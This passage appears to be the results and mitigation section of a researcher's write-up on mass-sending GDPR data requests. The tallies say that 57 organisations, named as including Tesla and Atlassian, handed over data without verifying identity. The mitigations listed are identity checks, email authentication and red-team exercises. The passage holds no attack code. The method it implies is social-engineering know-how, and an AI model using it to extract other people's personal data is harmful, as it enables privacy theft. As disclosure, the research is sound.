
Test Results

- **117** GDPR requests sent through emails bounced because either the given email didn't exist 🙌 or spam filter detected them 🙌.
- **134** organizations asked for identity verification 🙌:
- **57** organizations including fortune 500s were vulnerable i.e Tesla, atlassian etc 🙌
- **451** organizations are still in the process of data extraction or do not monitor DPO emails. 🙌



Mitigation

- Red team exercises.
- Succinct guidelines for all GDPR processes.
- Identity verification before processing requests through SAAS like datagrail.io.
- Use of spam filters & incoming email authentication.
- DSAR forms must confirm email address before forwarding to the requests to automated flows
- Disable CC on instances; If not feasible should not process DSAR requests with other participants than the requester.



Hx01 [@hxzeroone](#)
Contact: hx01@hx01.me

Shoutout to [@trenton](#) for helping in mass scaling
this research.